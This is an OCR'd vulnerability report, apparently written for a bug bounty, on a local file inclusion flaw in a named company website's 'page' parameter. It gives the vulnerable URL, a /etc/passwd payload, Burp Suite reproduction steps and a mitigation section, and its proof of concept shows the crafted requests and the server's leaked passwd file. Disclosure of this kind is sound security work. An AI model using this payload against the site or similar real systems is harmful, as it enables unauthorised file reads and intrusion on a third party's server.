BUG report

Vurnerablity Name :-   LFI (local file inclusion)

Vulnerability Discription :- Local file inclusion (LFI) vulnerabilities occur when an attacker can manipulate an application to include and execute files from the local file system. We can find this particular vulnerability in web applications that don't check for user input and load dynamically some files.

Vulnerable url :- https://www.otc-jbg.com/index.php?page=news.php


Payloads :-
/etc/passwd

Steps of reproduce :-

1. Open this url in firefox (https://www.otc-jbg.com/index.php?page=news.php)
2. Capture this request on Burpsuite and go to proxy
3. Right click on response page and sent to repeater and click on go
4. Put this payload (/etc/passwd) after “page=” and click on Go
5. Right click on response page and select show response in browser
6. Paste the url on firefox

Mitigation :- The most effective solution for removing file inclusion vulnerabilities is to prevent users from passing input into the file systems and framework API. If this is not possible, the application can maintain a whitelist of files. These files must contain only characters (a-z) and numbers for file names.


Poc :- 1.



https://www.otc-jbg.com/index.php?page=news.php

Set Firefox as your default browser? Get fast, safe, and private browsing whenever you use the web.

2.



Burp Suite Professional v1.7.37 - Temporary Project - hexa
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex
Type a search term
0 matches
28°C
Cloudy
Search
9:53 PM
4/29/2023

Request to https://www.otc-jbg.com:443 [188.130.25.202]

```
GET /index.php?page=news.php HTTP/1.1
Host: www.otc-jbg.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

.


3.


Burp Suite Professional v1.7.37 - Temporary Project - hexa
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
6
...
Go
Cancel
Request
Raw Params Headers Hex
Response
Raw
0 matches
Type a search term
0 matches
Ready
28°C
Cloudy
Search
9:54 PM
4/29/2023

Target: https://www.otc-jbg.com

```
GET /index.php?page=news.php HTTP/1.1
Host: www.otc-jbg.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

4.


Burp Suite Professional v1.7.37 - Temporary Project - hexa
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
6
...
Go
Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Type a search term
0 matches
Done
28°C
Cloudy
Search
9:55 PM
4/29/2023


Target: https://www.otc-jbg.com

```
GET /index.php?page=../etc/passwd HTTP/1.1
Host: www.otc-jbg.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
date: Sat, 29 Apr 2023 15:55:38 GMT
server: Apache
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: PHPSESSID=d6819160419bf570937663824f1e63f9; path=/
vary: Accept-Encoding,User-Agent
Content-Length: 15514
content-type: text/html; charset=UTF-8
set-cookie: WEBMO-MNO=11124|ZE09/|ZE09/; path=/; HttpOnly; SameSite=Strict
connection: close

<!DOCTYPE html>
<html>
<head>
    <title>Oasis Technical Corporation</title>
        <meta name="google-site-verification" content="hYRmnpcdERshUAWKPIVLLKICRqlvps7MvH2JkEFk-Zc"/>
    <meta http-equiv="content-type" content="text/html; charset=utf-8"/>
    <link rel="stylesheet" type="text/css" media="screen" href="css/reset.css">
        <link rel="stylesheet" type="text/css" media="screen" href="css/style.css">
                <link rel="stylesheet" type="text/css" media="screen" href="css/menu.css">
    <link rel="stylesheet" type="text/css" media="screen" href="css/grid_12.css">
    <link rel="stylesheet" type="text/css" media="screen" href="css/slider.css">



    <script src="js/jquery-1.7.min.js"></script>
    <script src="js/jquery.easing.1.3.js"></script>
    <script src="js/tms-0.4.x.js"></script>
    <script>
        ///////////////////////////////////////
        var message="";
////////////////////////////////////
function clickIE() {if (document.all) {(message);return false;}}
function clickNS(e) {if
```

15,952 bytes | 470 millis


5.



```
GET /index.php?page=../etc/passwd HTTP/1.1
Host: www.otc-jbg.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
date: Sat, 29 Apr 2023 15:55:38 GMT
server: Apache
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: PHPSESSID=d6819160419bf570937663824f1e63f9; path=/
vary: Accept-Encoding,User-Agent
Content-Length: 15514
content-type: text/html; charset=UTF-8
set-cookie: WEBMO-MNO=11124|ZE09/|ZE09/; path=/; HttpOnly;
connection: close

<!DOCTYPE html>
<html>
<head>
    <title>Oasis Technical Corporation</title>
        <meta name="google-site-verification" content="hYF
    <meta http-equiv="content-type" content="text/html; ch
    <link rel="stylesheet" type="text/css" media="screen"
        <link rel="stylesheet" type="text/css" media="scre
                <link rel="stylesheet" type="text/css" med
    <link rel="stylesheet" type="text/css" media="screen"
    <link rel="stylesheet" type="text/css" media="screen"



    <script src="js/jquery-1.7.min.js"></script>
    <script src="js/jquery.easing.1.3.js"></script>
    <script src="js/tms-0.4.x.js"></script>
    <script>
        ///////////////////////////////////////
        var message="";
/////////////////////////////////////
function clickIE() {if (document.all) {(message);return fa
function clickNS(e) {if
```

6.


New Tab
Oasis Technical Corporation
https://www.otc-jbg.com/index.php?page=/etc/passwd
Set Firefox as your default browser? Get fast, safe, and private browsing whenever you use the web.
Set as default
LES POMPES KSB
Chercher...
Connexion
Nos produits s'adressent à tous les secteurs de l´eau,industrie,le bâtiment,la chimie,le pétrole,la cosmétique...
Waiting for www.otc-jbg.com...
28°C Cloudy
Search
10:03 PM 4/29/2023

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin sshd:x:100:65534::/var/run/sshd:/usr/sbin/nologin alias:x:1000:103::/var/qmail/alias:/bin/false qmaild:x:1001:103::/var/qmail:/bin/false qmaill:x:1002:103::/var/qmail:/bin/false qmailp:x:1003:103::/var/qmail:/bin/false qmailq:x:1004:104::/var/qmail:/bin/false qmailr:x:1005:104::/var/qmail:/bin/false qmails:x:1006:104::/var/qmail: